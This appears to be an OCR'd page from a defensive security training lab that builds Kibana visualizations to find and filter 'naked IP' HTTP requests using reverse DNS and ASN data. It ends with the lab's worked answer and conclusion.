


Set **Aggregation** to **Terms**, **Field** to **virtual_host.keyword**, **Size** to **6**, and **Custom Label** to **Virtual Host**. Then click on **Add sub-buckets**.

For the bucket type, select **Split Rows**.



Set **Sub Aggregation** to **Terms**, **Field** to **reverse_dns.keyword**, and **Custom Label** to **Reverse DNS**. Then click the play button.




Note

Reverse DNS takes an IP address and attempts to resolve it back to a domain. Some sites do not have reverse DNS entries. However, when they do, it is very helpful to identify and filter out legitimate traffic.


Your table should look like below.

Virtual Host	Reverse DNS	Count
10.0.1.4	10.0.1.4	1,662
198.38.109.166	ipv4_1.cxl0.c057.ord001.dev.ix.nflxvideo.net	515
198.38.109.171	ipv4_1.cxl0.c391.ord001.ix.nflxvideo.net	263
198.38.109.167	ipv4_1.cxl0.c058.ord001.dev.ix.nflxvideo.net	216
198.38.109.227	ipv4_1.cxl0.c438.ord001.ix.nflxvideo.net	93
198.38.109.145	ipv4_1.cxl0.c345.ord001.ix.nflxvideo.net	55


Save the visualization by **clicking** on **Save**. Set the **Title** to **HTTP Naked IPs** and then click on **Save**.




ASN and geo-information are extremely helpful for filtering out legitimate naked IP requests. Proceed by building a visualization with this information. **Click** on **Visualize**.




To create a new visualization, **click** on the **plus sign**.



Select **Data Table**.




In the **From a new search** section, enter a Filter of **lab2.2** and then select **lab2.2-complete**.



Search for "**log_event_type:http**".


```
log_event_type:http
```

For the bucket type, select **Split Rows**.




Set **Aggregation** to **Terms**, **Field** to **destination_geo.asn.keyword**, and **Custom Label** to **ASN**. Then click on **Add sub-buckets**.

For the bucket type, select **Split Rows**.




Set **Sub Aggregation** to **Terms**, **Field** to **destination_geo.country_name.keyword**, **Size** to **3**, and **Custom Label** to **Country**. Then click the play button.



The results should look like this:


ASN	Country	Count
Level 3 Communications, Inc.	United States	7,654
Amazon.com, Inc.	United States	5,350
Amazon.com, Inc.	Ireland	16
Amazon.com, Inc.	Japan	4
Akamai International B.V.	United States	2,494
Akamai International B.V.	Netherlands	2
Netflix Streaming Services Inc.	United States	1,254
Microsoft Corporation	United States	1,017

Save the visualization by clicking on **Save**. Set the **Title** to **HTTP ASN and Country** and then click on **Save**.




Switch back to the **Dashboard** section.


This should bring up the **HTTP Dashboard** previously built. Now, **click** on **Edit**.




Next, **click** on **Add**.



Add the two new visualizations you just created by clicking on **HTTP ASN and Country** and **HTTP Naked IPs**.




Drag the **HTTP Default Saved Search** below the two tables you just added. It should look like below.




Change the search filter previously used to "**log_event_type:http**" and then click on search.

```
log_event_type:http
```



Also, hover over the previous source_ip filter and then click on the trash can icon to remove it.


Save the dashboard again by clicking on **Save** and then clicking on **Save**.



Now that the dashboard has been updated, it is time to see what naked IP requests there are. The question is about logs from 2017. Change the search time to reflect this by clicking on the date picker and clicking on Absolute. Set the **From** date to **2017** and the **To** date to **2018**. Then click **Go**.


```
2017
```

```
2018
```



With the current settings, only the **HTTP Naked IPs** visualization reflects events that are related to naked IPs. Also, the question only pertains to events dealing with the IP address subnets of **192.168.2.0/24** and **10.0.0.0/24.** To change this, set the search bar to "**tags:naked_ip AND (source_ip:[192.168.2.0 TO 192.168.2.255] OR source_ip:[10.0.0.0 TO 10.0.0.255])**".

```
tags:naked_ip AND (source_ip:[192.168.2.0 TO 192.168.2.255] OR source_ip:[10.0.0.0 TO 10.0.0.255])
```




Looking at the **HTTP Naked IPs** visualization shows multiple Reverse DNS entries ending with **nflxvideo.net**. If you were to investigate this, you would discover that this is traffic related to Netflix.

HTTP Naked IPs

Virtual Host	Reverse DNS	Count
198.38.109.167	ipv4_1.cxl0.c058.ord001.dev.ix.nflxvideo.net	946
198.38.109.166	ipv4_1.cxl0.c057.ord001.dev.ix.nflxvideo.net	515
198.38.109.171	ipv4_1.cxl0.c391.ord001.ix.nflxvideo.net	263
198.38.109.216	ipv4_1.cxl0.c085.ord001.dev.ix.nflxvideo.net	191
208.91.112.134	208.91.112.134	118
198.38.109.227	ipv4_1.cxl0.c438.ord001.ix.nflxvideo.net	93

Also, looking at the **HTTP ASN and Country** visualization shows **Netflix Streaming Services Inc.** with a count of **2,544.** It also shows an ASN for **Fortinet Inc**. Since the question states these subnets are going out to the internet using a Fortinet firewall, this is likely expected traffic. Hover over the **Netflix Streaming Services Inc.** and then click on the magnifying glass with the minus sign to exclude it.


Do the same for **Fortinet Inc.**



At this point, over 90% of the naked IP requests have been filtered out. However, 67 events may still be too many remaining to treat monitoring naked IP requests as effective. Yet more events can still be filtered. The highest remaining ASN is **Amazon.com, Inc**. Reverse DNS entries show these are related to **s3-1-w.amazonaws.com**. This is Amazon's Amazon Web Service (AWS), which is for cloud hosting. While www.amazon.com is likely trusted, AWS can be used for anything including attacks from adversaries.

Look at the raw events in the saved search section. Find the first event related to **s3-1w.amazonaws.com**. Notice, the **uri** is for **/kindle-wifi/wifistub.html**. In fact, it looks like these are the same for all **s3-1w.amazonaws.com** events. Expand the log and click on the magnifying glass with the minus sign to exclude events related to **/kindle-wifi/wifistub.html**.

The next highest remaining ASN is **Google Inc.** Hover over the ASN of Google Inc. in the HTTP ASN and Country table and click on the magnifying glass with the plus sign to filter in on it.




The problem with Google is it also has cloud hosting. Filtering out the ASN of **Google Inc**. could mask attacks from a Google-hosted cloud server. Looking at the **HTTP Naked IPs** table shows multiple naked IPs ending in **1e100.net**.

HTTP Naked IPs


Virtual Host	Reverse DNS
216.58.192.238	ord30s26-in-f14.1e100.net
172.217.4.110	ord36s04-in-f14.1e100.net
216.58.192.142	ord36s01-in-f14.1e100.net
216.58.216.110	ord30s22-in-f110.1e100.net
216.58.216.78	ord30s21-in-f14.1e100.net

1e100.net is a Google-owned domain used to identify their servers. It is not malicious and not associated with cloud-hosted servers. Thus, it can be used to filter out these Google events. To do so, update the search filter to include **-reverse_dns:1e100.net** as follows:

```
tags:naked_ip AND (source_ip:[192.168.2.0 TO 192.168.2.255] OR source_ip:[10.0.0.0 TO 10.0.0.255]) -
reverse_dns:1e100.net
```



There are no logs shown after submitting the search. This is because all of the naked IP addresses dealing with **Google Inc.** are related to **1e100.net**. Remove the **destination_geo.asn.keyword** filter of **Google Inc.** by hovering over it and clicking on the **garbage can icon**.



Using ASN and reverse DNS filtering narrows the remaining naked IP requests to 3 web servers and 11 events. This is much easier for an analyst to handle.

Answer: **Netflix Streaming Services Inc.** and **Fortinet Inc.** were by far the two most used ASNs related to naked IP request. However, both Google and Amazon were common as well. In regard to these companies, filtering can be done with either the ASN or fields such as **uri** and **reverse_dns**. Because of cloud hosting filtering on **uri** and **reverse_dns** may be a safer way to go. Using a combination of these results in **3 virtual_hosts** with a total of **11** events that require investigation.

Step-by-Step Video Instructions

Lab Conclusion

In this lab, you have learned how to build out a tactical dashboard for inspecting HTTP traffic. This included:

- Learning the value of HTTP logs
- Understanding how basic log enrichment such as tactical reverse DNS lookups can aid in false positive reduction
- Using Geo ASN information to identify the identity or business associated with a web server
- Analyzing user-agents and HTTP methods for signs of abnormal activity
- Breaking out HTTP status codes for signs of abnormal activity

Lab 2.2 is now complete!

Lab 2.3 - HTTPS Analysis

Objectives

- Use standard HTTPS fields to find abnormal events
- Use log enrichment data to find malicious certificate use
